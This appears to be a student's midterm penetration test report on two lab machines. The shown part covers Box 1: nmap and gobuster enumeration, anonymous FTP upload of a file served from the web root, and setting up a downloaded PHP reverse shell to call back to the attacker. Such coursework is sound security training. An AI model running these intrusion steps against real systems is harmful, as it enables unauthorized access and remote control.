Steven Bates
IT&C 567

Midterm

Penetration Test Report

Executive Summary

Overview

This report presents the results of the black box penetration test on two machines performed by Steven Bates for Jay Snell. This penetration test was contracted to determine vulnerabilities and the extent of control a threat actor could obtain in the event of a legitimate attack against the machines in scope.

Test Results

Throughout the testing, several vulnerabilities were discovered on both machines. These vulnerabilities range from minor to critical in severity. The tests revealed that both Box 1 and Box 2 could be completely compromised by an attacker to gain root access, giving the attacker complete control over the systems and their files. Box 1 requires several privilege escalation steps through various vulnerabilities to gain full control of the machine. Box 2 has a critical vulnerability that allows any unauthenticated user to obtain full control over the machine. These findings and vulnerabilities will be discussed in depth in the Findings and Recommendations sections of this report.

Recommendations

Recommendations included in this report include mitigation measures to respond to the vulnerabilities found during testing. The main recommendations for Box 1 include altering vulnerable service configurations and securing file permissions. Mitigation measures for Box 2 include updating vulnerable out-of-date software and ensuring that the software is patched on a frequent basis. Other recommendations will be discussed in depth in the report.

Conclusion

This penetration test has shown that both machines in scope have a variety of vulnerabilities that allow a threat actor to obtain full control over the machine. The methodology and results from the test found in this report will provide Jay Snell with adequate context on vulnerabilities that were discovered and how they may be exploited. This report also contains in-depth recommendations on how they may be mitigated. The contracted penetration tester strongly encourages the contracting party to implement the recommendations as soon as possible.

Table of Contents

Scope

The attacking machine is located at IP address 172.16.32.16 on the target network.
The two machines in scope for this penetration test are identified as follows:
Box 1, located at IP address 172.16.32.17 on the target network.
Box 2, located at IP address 172.16.32.18 on the target network.
The rules of engagement for this assignment will include attempting to gain root access to these machines while not causing any irreversible damage to the operating systems or servers.


Findings for Box 1

*Throughout the Findings sections, commands ran on the attacking machine will be displayed in bold font between parentheses.

Scanning and Enumeration

I started the penetration test for Box 1 by running an Nmap scan (**nmap -sV -sC 172.16.32.17 -vv -oN nmap**) to detect open ports and what services were running on them. This scan helps me see what possible entry points exist on a machine. Upon scan completion, I discovered that ports 80, 21, and 22 were open. Port 80 was reported to be running Apache 2.4.41 on Ubuntu, port 21 was reported to be running ProFTPD Server, and port 22 was reported to be running Open SSH.


Figure 1 The Nmap Port and Service scan shows that ports 80,21, and 22 are open.



```
┌──(student㉿attack-box)-[~]
└─$ nmap -sV -sC 172.16.32.17 -vv -oN nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-07 19:52 MDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:52
Completed NSE at 19:52, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:52
Completed NSE at 19:52, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:52
Completed NSE at 19:52, 0.00s elapsed
Initiating Ping Scan at 19:52
Scanning 172.16.32.17 [2 ports]
Completed Ping Scan at 19:52, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:52
Completed Parallel DNS resolution of 1 host. at 19:52, 0.00s elapsed
Initiating Connect Scan at 19:52
Scanning 172.16.32.17 [1000 ports]
Discovered open port 80/tcp on 172.16.32.17
Discovered open port 21/tcp on 172.16.32.17
Discovered open port 22/tcp on 172.16.32.17
Completed Connect Scan at 19:52, 4.41s elapsed (1000 total ports)
Initiating Service scan at 19:52
Scanning 3 services on 172.16.32.17
```

The scan results also alerted that the ProFTPD server allowed for Anonymous login.


Figure 2 The Nmap scan reported that Anonymous login is allowed on FTP Server.



```
# Nmap 7.94SVN scan initiated Mon Oct  7 20:52:19 2024 as: nmap -sV -sC -vv -oN nmap 172.16.32.17
Nmap scan report for 172.16.32.17
Host is up, received arp-response (0.00049s latency).
Scanned at 2024-10-07 20:52:19 MDT for 66s
Not shown: 997 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--   1 ftp      nogroup       113 Oct 13  2021 hello.php
```

I found that I was able to connect to the FTP server without a password by using the built in Anonymous account (**ftp anonymous@172.16.32.17**). When asked for a password, I simply had to press enter. Upon connection to the server, I listed the directory files (**ls**) and found one file called hello.php. This file hinted that the Apache webserver might be running PHP on the backend.


Figure 3 Successful login using anonymous account without a password. This allows anyone on the internet with access to this port to see the files located on the FTP server such as hello.php



```
┌──(student㉿attack-box)-[~]
└─$ ftp anonymous@172.16.32.17
Connected to 172.16.32.17.
220 ProFTPD Server (Debian) [::ffff:172.16.32.17]
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||56212|)
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 ftp      nogroup       113 Oct 13  2021 hello.php
226 Transfer complete
ftp> 
```

I created an empty PHP file on my machine called test.php. I proceeded to successfully upload the file (**put test.php**) and found I was able to change file permissions using chmod (**chmod +x test.php**). I attempted to change permissions to determine if file permissions for files on this FTP had some level of access control, but I found that they did not.


Figure 4 I uploaded test.php and changed the permissions to allow execution. This action could be performed by anyone logged into the anonymous FTP account.



```
?Invalid command.
ftp> ls
229 Entering Extended Passive Mode (|||51289|)
150 Opening ASCII mode data connection for file list
-rw-r--r--    1 ftp      nogroup       113 Oct 13  2021 hello.php
226 Transfer complete
ftp> put test.php
local: test.php remote: test.php
229 Entering Extended Passive Mode (|||36529|)
150 Opening BINARY mode data connection for test.php
100% |**********************************************************|   113        1.88 MiB/s    00:00 ETA
226 Transfer complete
113 bytes sent in 00:00 (242.53 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||60383|)
150 Opening ASCII mode data connection for file list
-rw-r--r--    1 ftp      nogroup       113 Oct 13  2021 hello.php
-rw-r--r--    1 ftp      nogroup       113 Oct  8 02:15 test.php
226 Transfer complete
ftp> chmod +x test.php
200 SITE CHMOD command successful
ftp> ls
229 Entering Extended Passive Mode (|||61737|)
150 Opening ASCII mode data connection for file list
-rw-r--r--    1 ftp      nogroup       113 Oct 13  2021 hello.php
-rwxr-xr-x    1 ftp      nogroup       113 Oct  8 02:15 test.php
226 Transfer complete
ftp> ls
229 Entering Extended Passive Mode (|||51922|)
```

The successful upload to the FTP server meant that there could be a possible upload vulnerability, but there would need to be a way to execute files on the FTP server. I decided to run another nmap scan in a new terminal window with the built in vulnerability scripts (**sudo nmap -sS –script=vuln**), and I found that the Apache web server had an interesting directory named /secret/. I decided to browse the /secret/ webserver directory in attempts to find vulnerable endpoints or an opportunity to execute files uploaded on the FTP server.


Figure 5 Running the Nmap vulnerability script discovered the /secret/ directory on the webserver.



```
┌──(student㉿attack-box)-[~]
└─$ sudo !!
sudo nmap -sS 172.16.32.17 --script=vuln
[sudo] password for student:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-07 20:51 MDT
Nmap scan report for 172.16.32.17
Host is up (0.00060s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|_  /secret/: Potentially interesting folder
MAC Address: BC:24:11:3D:11:97 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 59.44 seconds
```

Navigating to http://172.16.32.17/secret/ in a web browser led me to a web page that appeared to be in development.

Figure 6 Story website that appears to be in development under /secret/




Story

A (modular, highly tweakable) responsive one-page template designed by HTML5 UP and released for free under the Creative Commons.

GET STARTED

I ran Gobuster to enumerate possible directories of interest on this website (**gobuster dir -u http://172.16.32.17/secret/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt**). A Gobuster scan showed me directories where I could search for files linked to the FTP server, or other vulnerable parts of the website. The directories that were found under the /secret/ directory included /images/, /public/, and /assets/.


Figure 7 Enumeration of website using Gobuster. A user can access these directory paths directly to view available content. The /public directory was particularly interesting.



```
┌──(student㉿attack-box)-[~]
m.txt buster dir -u http://172.16.32.17/secret/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.16.32.17/secret/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 320] [--> http://172.16.32.17/secret/images/]
/public               (Status: 301) [Size: 320] [--> http://172.16.32.17/secret/public/]
/assets               (Status: 301) [Size: 320] [--> http://172.16.32.17/secret/assets/]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

Navigating to http://172.16.32.17/secret/public/ in a web browser showed me a directory which contained hello.php and test.php, the two files that were on the FTP server.

Figure 8 Directory containing files located on FTP server. Directory listing should be turned off for web servers so users can't see directory contents.



Index of /secret/public


Name	Last modified	Size	Description
Parent Directory		-	
hello.php	2021-10-13 04:35	113	
test.php	2024-10-08 02:15	113	

Apache/2.4.41 (Ubuntu) Server at 172.16.32.17 Port 80

Exploitation and Access

I downloaded a PHP reverse shell from https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php and edited it to connect back to my machine. The variables that I changed were $ip to be my attacking IP address, and $port to be the port that that I would run a listening service on. I then saved and closed the file.

